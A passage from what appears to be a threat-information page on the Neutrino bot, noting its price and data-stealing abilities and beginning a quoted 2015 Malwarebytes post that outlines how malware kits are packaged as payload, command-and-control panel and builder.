archive files. Criminals can purchase the Neutrino bot online for \$250 and execute malicious activities that may allow them to steal your banking details, and record your input data. A credible anti-spyware solution can protect you from the Neutrino Bot.

3. <https://blog.malwarebytes.com/threat-analysis/2015/08/inside-neutrino-botnet-builder/>

## Inside Neutrino botnet builder

Posted August 19, 2015 by [hasherezade](#)

It is common practice among cybercriminals to sell their products in the form of packages, consisting of:

- **a malicious payload** – a frontend of the malware that is used for infecting users
- **a C&C panel** – a backend of the malware, usually designed as a web-application, often dedicated to LAMP environment
- **a builder** – an application used for packing the payload and embedding in it information specific for the interest of the particular distributor (the C&C address, some configuration, etc)